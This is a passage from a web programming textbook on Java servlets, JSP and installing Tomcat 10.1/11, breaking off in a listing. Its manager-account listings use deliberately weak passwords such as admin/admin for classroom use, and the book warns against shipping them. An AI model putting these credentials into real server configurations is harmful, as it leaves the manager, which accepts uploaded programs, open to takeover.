

Figure 7.2 One request through the servlet container, as this chapter's Laundry application handles it. The filters run in the order `web.xml` gives them; the servlet decides; the JSP page draws. A request without a session is turned back by the third filter before any servlet runs.

7.2.3 What a servlet is

Before JSP there was the servlet, and JSP is built on top of it, so the servlet comes first.

> **DEFINITION.** A **servlet** is a Java class that the web container calls when a request arrives for a particular address. It receives two objects — one describing the request, one for building the response — and its job is to write the response.

Listing 7.1 is a complete servlet, and it is in this chapter's code folder, where it was compiled against the Jakarta Servlet 6.0 API.

Listing 7.1 `HelloServlet.java`: a servlet that produces a small page. Every character of HTML is inside a Java string.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

/** The smallest useful servlet: every character of HTML is inside a Java string. */
@WebServlet("/hello")
public class HelloServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.println("<html>");
        out.println("<body>");
        out.println("Hello, Web Programming class!");
        out.println("<br>");
        out.println("Current time is " + new java.util.Date());
        out.println("</body>");
        out.println("</html>");
    }
}
```

Read it from the top. The imports name classes from `jakarta.servlet` (Section 7.2.5 explains the name). `@WebServlet("/hello")` tells the container which address this class answers. `extends HttpServlet` makes it a servlet: the base class receives every request and calls `doGet` for a GET, `doPost` for a POST, and so on. Our `doGet` sets the content type and prints the page line by line — which shows exactly why servlets are painful for pages.

The HTML is invisible: no editor colors it and no validator checks it. Every quotation mark in it must be escaped — `<a href=\"/bills\">`. The proportions are backwards: a real page is ninety percent fixed text, and **Listing 7.1** makes that ninety percent the expensive part. And every change, however small, needs a compile and a redeploy.

7.2.4 Turning the page inside out

Here is the idea that produced JSP, and it really is one idea. The servlet is a Java file with HTML inside it. **Turn it inside out**: write an HTML file with Java inside it. Let the fixed text be fixed text, sitting in the file as itself, and mark the few places where something must be computed. **Table 7.1** sets the two side by side.

Table 7.1 Servlets and JSP compared. The third row is the one to remember: a JSP page does not replace the servlet, it *becomes* one. The last row is why real applications use both.

	Servlets	JSP
What it looks like	HTML code inside Java	Java-like code inside HTML
Ease of writing pages	Not easy	Very easy
What it is, underneath	A Java class you write and compile	A page that is compiled into a servlet
Who edits it comfortably	A Java developer	A Java developer, and a page designer
What it is best at	Controlling and dispatching	Displaying

> **THE KEY INSIGHT.** JSP is not a second technology alongside servlets. It is a way of *writing* servlets in which the HTML is written as HTML. The container turns the page into a servlet before it runs; there is nothing else there.

A JSP page, then, is a **text-based document** — you can open it in any editor — that returns **both static and dynamic content** to the browser. The static content is HTML, XML or plain text. The dynamic content comes from three places, which arrive in this chapter in this order: Java code (Section 7.9), the properties of JavaBeans (Section 7.12), and tags — standard or custom — that call business logic (Section 7.14). The order is also the order of increasing civilization.

The benefits claimed for JSP are real: content and display logic *can* be separated; JSP, beans and tags together simplify development; components are reused; pages recompile automatically when they change (Section 7.5 shows how); and the same `.war` runs on any operating system and any Jakarta container.

The cost is the flip side of the first benefit. Because JSP lets you put arbitrary Java in a page, people did, and such pages cannot be maintained. The standing advice is to **minimize the scripting elements in pages**; this chapter shows them, because you must read the thousands that exist, and then takes the Java back out.

7.2.5 `javax` and `jakarta`: which version is which

If you search the web for servlet examples you will find two spellings of the same classes: `javax.servlet.http.HttpServlet` in older material and `jakarta.servlet.http.HttpServlet` in newer. They are not interchangeable, and mixing them is the most common reason a beginner's first deployment fails with a `ClassNotFoundException` or, worse, a silent 404.

The history is short. The specifications were Sun's, then Oracle's, as **Java EE**, with packages beginning `javax.`. In 2017 Oracle gave the platform to the Eclipse Foundation, where it became **Jakarta EE**, but the name `javax` could not travel with it, so Jakarta EE 9 (2020) renamed every package to `jakarta.*` and changed nothing else. Jakarta EE 10 (2022) brought Servlet 6.0 and Pages 3.1, and Jakarta EE 11 (June 2025) Servlet 6.1 and Pages 4.0 [1]. A container implements one world or the other; **Table 7.2** is the map, with the newest release of each line as of September 2026 [2].

Table 7.2 Tomcat versions and the specifications they implement. This chapter's code is written to Jakarta Servlet 6.0 and Pages 3.1, and so runs on Tomcat 10.1 and on Tomcat 11, which accepts everything 10.1 accepts.

Tomcat	Servlet	Pages (JSP)	EL	Package	Needs Java	Status, September 2026
8.5	3.1	2.3	3.0	`javax`	7+	end of life (March 2024); last release 8.5.100
9.0	4.0	2.3	3.0	`javax`	8+	legacy, supported to March 2027 (9.0.122)
10.1	**6.0**	**3.1**	5.0	`jakarta`	11+	current (10.1.60)
11.0	6.1	4.0	6.0	`jakarta`	17+	current, newest (11.0.26)

Three rules follow from **Table 7.2**. **Use Tomcat 10.1 or 11** for anything you write now. **Import `jakarta.servlet…`**, never `javax.servlet…`, in code for those containers. And when you meet an old example written for `javax`, the fix is almost always a search-and-replace of the package prefix — the class and method names did not change. (The JDBC and naming packages, `java.sql`, `javax.sql` and `javax.naming`, belong to Java itself, not to Jakarta EE, and keep their names; **Listing 7.51** uses both prefixes side by side.)

> **A `javax` WAR on a `jakarta` container does nothing useful.** Tomcat 10 and 11 will unpack it, find no class that extends `jakarta.servlet.http.HttpServlet`, and answer every address with 404. The log says so, quietly. When a deployment "works" but every page is missing, check the imports first.

7.3 Getting a Container Running

Nothing in the first half of this chapter can be tried in Tomcat without Tomcat. This section installs it three ways — on its own from a download, from a package manager, and from inside VS Code — on each of the three operating systems. You need a **Java Development Kit** first; Chapter 1 installed JDK 25 and the *Extension Pack for Java* for VS Code, and everything here assumes they are in place.

7.3.1 Why a JDK and not just a Java runtime

Tomcat is a Java program, so it needs Java to run. For *running* Tomcat a Java runtime would be enough; install the full **JDK** anyway, for two reasons. The JDK contains the runtime, so you lose nothing. And the JDK contains `javac`, the compiler, which you will need to build your servlets — and which, as Section 7.5 explains, a JSP container itself uses at run time. Check both from a terminal:

```
java -version
javac -version
```

If the first answers and the second does not, you have a runtime and not a JDK. Tomcat also needs to know *where* Java is. It looks at the environment variable `JAVA_HOME` (or `JRE_HOME`), and if neither is set it tries whatever `java` is on the `PATH`. Setting `JAVA_HOME` explicitly saves an afternoon of confusion on a machine that has two Javas.

7.3.2 The error everybody sees first

XAMPP for Windows, installed in Chapter 5, ships a Tomcat. Press **Start** on its Tomcat row on a machine without Java and the log fills with red, as in **Figure 7.3**.



Figure 7.3 The failure nearly every reader meets on the first attempt. XAMPP starts Apache and MySQL and then reports, in the framed lines (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP ships Tomcat but not Java, and Tomcat is a Java program.

The message says exactly what is wrong: no Java, no Tomcat. Its second clause — *"the required ports are free"* — is the other common cause: if something else holds port 8080, Tomcat stops with the same code. Stop the other program, or change the port in the `<Connector port="8080" …>` line of `conf/server.xml`.

Figure 7.4 shows a Java installation in its own folder, with a JDK and a JRE side by side.



Figure 7.4 Java installed in its own folder, with the JDK (1) and the JRE (2) beside each other; since Java 11 a JDK alone is enough. XAMPP looks for Java at a fixed place; the file `setenv.bat` in Tomcat's `bin` folder is where you tell it to look somewhere else.

If XAMPP still cannot find Java after installation, create `xampp\tomcat\bin\setenv.bat` containing one line that names your installation — for example `set JAVA_HOME=C:\Program Files\Eclipse Adoptium\jdk-25` — and start Tomcat again. With Java found, the Tomcat row turns green, as in **Figure 7.5**.



Figure 7.5 The XAMPP control panel with Apache, MySQL and Tomcat running: the Tomcat row (1), its ports (2), and the log confirming *running* (3). Of Tomcat's ports, 8080 is the one browsers use and 8005 is the shutdown port, which is why Tomcat can be stopped by a command as well as by a signal.

> **Check the version before you trust XAMPP's Tomcat.** The newest XAMPP for Windows, 8.2.12, bundles Tomcat 8.5.96 [3] — a `javax` container, now past its end of life (**Table 7.2**). It is fine for the first JSP page of Section 7.4, which contains no imports, but it cannot run this chapter's servlets, which are `jakarta` code. For those, install Tomcat 10.1 or 11 on its own as the next subsection shows; it can live happily beside XAMPP as long as only one of them uses port 8080 at a time.

7.3.3 Installing Tomcat 10.1 or 11 on its own

The download page is `https://tomcat.apache.org/`; choose **Tomcat 11** (or 10.1) in the left-hand menu and, under *Binary Distributions* → *Core*, take the **zip** (Windows) or the **tar.gz** (macOS, Linux). Tomcat needs no installer: unpacking the archive *is* the installation. The folder you unpack to is called `CATALINA_HOME` in all of Tomcat's documentation — Catalina is the name of Tomcat's servlet engine, just as Jasper is the name of its JSP engine.

Windows. Unzip into a folder with no spaces in its path, for example `C:\tomcat\apache-tomcat-11.0.x`. Then, in PowerShell:

```
winget install EclipseAdoptium.Temurin.25.JDK      # skip if Chapter 1 already did this
$env:JAVA_HOME = "C:\Program Files\Eclipse Adoptium\jdk-25"   # adjust to your folder
cd C:\tomcat\apache-tomcat-11.0.x\bin
.\startup.bat
```

A window opens with Tomcat's log, ending in `Server startup in [...] milliseconds`. Make `JAVA_HOME` permanent under *Settings → System → About → Advanced system settings → Environment Variables*. `.\shutdown.bat` stops Tomcat; `.\catalina.bat run` runs it in the current window instead, which is handier while learning.

macOS. The quickest route is Homebrew, which installs the newest Tomcat and a Java for it:

```
brew install --cask temurin@25       # skip if Chapter 1 already did this
brew install tomcat                  # the newest Tomcat (11 at the time of writing)
catalina run                         # run in this terminal; Ctrl+C stops it
```

`brew services start tomcat` runs it in the background. With the archive instead, unpack it into `~/tomcat`, run `chmod +x bin/*.sh` once, then `bin/catalina.sh run`.

Linux. Unpack the archive into your home folder, so that Tomcat runs under your own user and needs no `sudo`:

```
sudo apt install openjdk-21-jdk             # or openjdk-25-jdk where your release offers
it
mkdir -p ~/tomcat && tar -xzf ~/Downloads/apache-tomcat-11.0.*.tar.gz -C ~/tomcat
cd ~/tomcat/apache-tomcat-11.0.*/bin && chmod +x *.sh
./catalina.sh run
```

Ubuntu 24.04 also offers `sudo apt install tomcat10` (a 10.1 release run as a system service, applications under `/var/lib/tomcat10/webapps`), but for learning the archive in your home folder is easier to inspect and to throw away.

7.3.4 Proving it works

Open a browser at `http://localhost:8080/`. If Tomcat is running you get its welcome page, **Figure 7.6**, the Java world's equivalent of the XAMPP dashboard of Chapter 5.



Figure 7.6 Tomcat's welcome page at `localhost:8080`, here from an 8.5 installation; a current 10.1 or 11 page has the same layout. The version in the title (1) decides whether your code says `javax.servlet` or `jakarta.servlet` (**Table 7.2**). On the right (2) are the three management applications, and by default all three refuse you.

Two things deserve attention. **The port is 8080, not 80**, so it must be written out; forgetting `:8080` is the most common reason a beginner decides Tomcat is not running when it is. And **Apache and Tomcat are different servers** that can run at once on different ports without knowing about each other.

If the page does not appear, read the log — `logs/catalina.out`, `logs\catalina.<date>.log` or the terminal — where no Java, a busy port 8080 or a typing mistake in `server.xml` announces itself in the first thirty lines.

7.3.5 Opening the management applications

The buttons **Server Status**, **Manager App** and **Host Manager** lead to applications that come with Tomcat: the manager deploys, reloads and removes applications, the host manager configures virtual hosts, and server status reports memory and threads. By default all three refuse every visitor — correctly, because an unprotected manager is a remote control for your server. To open them, add an account with a role to `conf/tomcat-users.xml`, before the closing `</tomcat-users>` tag, as in **Listing 7.2**.

Listing 7.2 One account with both roles. `manager-gui` opens the manager application; `admin-gui` opens the host manager.

```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="admin" roles="manager-gui,admin-gui"/>
```

When different people should have different powers, give each role its own account, as in **Listing 7.3**.

Listing 7.3 Two accounts, one role each. The manager can deploy applications; the administrator can configure hosts; neither can do the other's job.

```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="manager" password="manager" roles="manager-gui"/>
<user username="admin"   password="admin"   roles="admin-gui"/>
```

Save the file and restart Tomcat: `tomcat-users.xml` is read at startup and not afterwards. Then click **Server Status**, as in **Figure 7.7**.



Figure 7.7 The welcome page again, with the pointer on **Server Status** (1). The status bar (2) shows where it leads: `localhost:8080/manager/status`. The manager is itself a web application, deployed like any other.

The browser asks for a user name and password, **Figure 7.8**, because the manager application is protected by a security constraint in its own deployment descriptor.



Figure 7.8 Tomcat asking for the credentials from `tomcat-users.xml`: user name (1), password (2), **Sign in** (3). This is HTTP Basic authentication, arranged entirely by the container: no code in the manager application does the checking.

Type the account you created, and you see **Figure 7.9**.



Figure 7.9 Tomcat's server status page. Its first table gives the Tomcat version (1), the JVM version (2) and vendor, the operating system and the host name — the four facts to quote whenever you ask anybody for help with a deployment.

> **Never ship `admin`/`admin`.** The passwords in **Listing 7.2** are chosen so that everyone in a classroom can type them. On a machine reachable from anywhere else they are an open door: the manager accepts an uploaded `.war` file, and a `.war` file is a program. Use a long random password, and leave the manager restricted to `127.0.0.1`, which is Tomcat's default in the manager's own `META-INF/context.xml`. This is the lesson of the MySQL root password in Chapter 5, and it is the same mistake.

7.3.6 Tomcat inside VS Code: Community Server Connectors

Starting Tomcat from a terminal works everywhere. Inside VS Code there is a friendlier way: the free extension **Community Server Connectors** by Red Hat (identifier `redhat.vscode-community-server-connector`), which starts, stops and deploys to Tomcat from the editor's side bar. The menu wording below is that of the extension's current releases; it moves a little from version to version, but the shape does not.

1. **Install it.** In VS Code open the Extensions view (Ctrl+Shift+X, or Cmd+Shift+X on macOS), search for *Community Server Connectors*, and press **Install**. It needs a JDK 11 or newer on the machine, which Chapter 1 provided.
2. **Find the Servers view.** A new section called **SERVERS** appears at the bottom of the Explorer side bar. It contains one entry, *Community Server Connector*, which starts by itself; wait until it says *Started*.
3. **Create a server.** Right-click *Community Server Connector* and choose **Create New Server...**. Asked *"Download server?"*, answer **Yes** and pick *Apache Tomcat 11.0.x* (or 10.1.x) from the list; accept the license, and the extension downloads and unpacks it for you. If you already unpacked Tomcat in Section 7.3.3, answer **No, use server on disk** and choose that folder instead.
4. **Start it.** Right-click the new server and choose **Start Server**. An *Output* panel opens with Tomcat's log; when it prints `Server startup in [...] milliseconds`, open `http://localhost:8080/` exactly as in Section 7.3.4.

5. **Deploy an application.** Right-click the server, choose **Add Deployment**, and answer *File* to pick a `.war` file (Section 7.7 builds one) or *Exploded* to pick a folder in WAR layout. Then right-click the server again and choose **Publish Server (Full)**. The application appears under the server with its state; **Server Actions… → Show in browser** opens it.
6. **Stop it** with **Stop Server** when you are done. Tomcat is a process like any other, and leaving it running keeps port 8080 busy.

The extension runs the same `catalina` scripts you ran by hand, so on the day something goes wrong the log in the Output panel is the same `catalina.out`, and the fix is the same fix.

7.3.7 What this book's own build could and could not do

You should know exactly how this chapter's code was checked. The machine this book was built on could not download Tomcat, the JSTL jars or the MySQL driver, so **the Tomcat track was compiled but not deployed**: every servlet, filter and listener was compiled against the official `jakarta.servlet-api-6.0.0.jar`, the WAR was assembled by the build script, and the servlets and filters were *executed* by a test program that stands in for the container (Section 7.20). Its JSP pages were not executed, and no output here is presented as theirs.

Three other tracks **were** run for real: MiniJSP, a small JSP engine that needs only a JDK (Sections 7.4 to 7.14), the same bills pages on the JDK's HTTP server (Section 7.21) and in Flask (Section 7.22). The data-access code was also run against a MariaDB server, which speaks MySQL's protocol. The code folder's `VERIFIED.md` lists every command and result.

7.4 The First JSP Page

7.4.1 Six lines

Here is the classic first JSP page. Type it into a file called `hello.jsp`.

Listing 7.4 `hello.jsp`, the first JSP page. Everything is ordinary HTML except the characters from `<%=` to `%>`.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
        Current time is <%= new java.util.Date() %>
    </body>
</html>
```

Figure 7.10 is the same file in an editor, where the coloring makes the division visible: the tags are drawn as HTML, and inside `<%= … %>` the word `new` is colored as a Java keyword. Black is static content; the colored expression is dynamic content.

hello.jsp

Chapter07/minijsp/webapp/hello.jsp

```
1  <html>
2      <body>
3          Hello, Web Programming class!
4          <br>
5          Current time is <%= new java.util.Date() %>
6      </body>
7  </html>
```

Figure 7.10 `minijsp/webapp/hello.jsp` from the chapter's code, in an editor. The editor knows this is a web page and colors the tags; it also knows `<%= … %>` is Java. This is the practical benefit **Table 7.1** promised, visible on the screen.

Put the file where Tomcat can see it — for a quick try, into `webapps/ROOT/` under `CATALINA_HOME` — and ask for it at `http://localhost:8080/hello.jsp`. **Figure 7.11** is the result from the MiniJSP engine of Section 7.4.3, which serves the page exactly as Tomcat does.

127.0.0.1:8751/hello.jsp

Hello, Web Programming class!
Current time is Thu Sep 24 05:34:24 WIB 2026

Figure 7.11 The same page in Chromium, served by MiniJSP at `127.0.0.1:8751/hello.jsp` with the server clock set to Asia/Jakarta time (WIB). Two lines of text, and a date computed a few milliseconds before the picture was taken.

7.4.2 Reading the page one piece at a time

Everything outside the one tag — `<html>`, `<body>`, the greeting, `<br>` and the closing tags — is **template text**: not Java, not examined, copied to the browser exactly as written. `<%= new java.util.Date() %>` is a **JSP expression**: at request time the Java expression between `<%=` and `%>` is evaluated, converted to text and inserted where the tag stood; a `Date` becomes text such as `Wed Sep 23 16:40:25 ICT 2026`.

> **DEFINITION. Template text** is everything in a JSP page outside a JSP tag. The container copies it to the response unchanged. **Dynamic content** is what the JSP tags produce. A JSP page is template text with holes cut in it, and the holes are filled at request time.

That is exactly the sentence Chapter 3 used about PHP, and deliberately so: `<?php … ?>` cuts the same kind of hole in the same kind of file. The languages differ; the arrangement does not.

7.4.3 Running it without Tomcat

So that every reader can see real output, even where Tomcat cannot be installed, this chapter ships **MiniJSP**, a small JSP engine of about two thousand lines of Java in `Code_new/Chapter07/minijsp/`. It needs only a JDK and the SQLite driver. It translates a `.jsp` file into a Java class as a container does, compiles it with the compiler inside the JDK, and serves it with the JDK's built-in web server. It is a teaching engine — core tags only, no custom tag libraries — but what it implements follows the specification. From the `minijsp` folder:

```
./run.sh                    # Windows PowerShell: .\run.ps1     Command Prompt: run.bat
```

and then ask for `http://127.0.0.1:8082/hello.jsp`. **Listing 7.5** is the response body, exactly as it came back.

Listing 7.5 The real response for **Listing 7.4**, served by MiniJSP. Every character of template text survived, including the tab characters, and the expression became a date.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
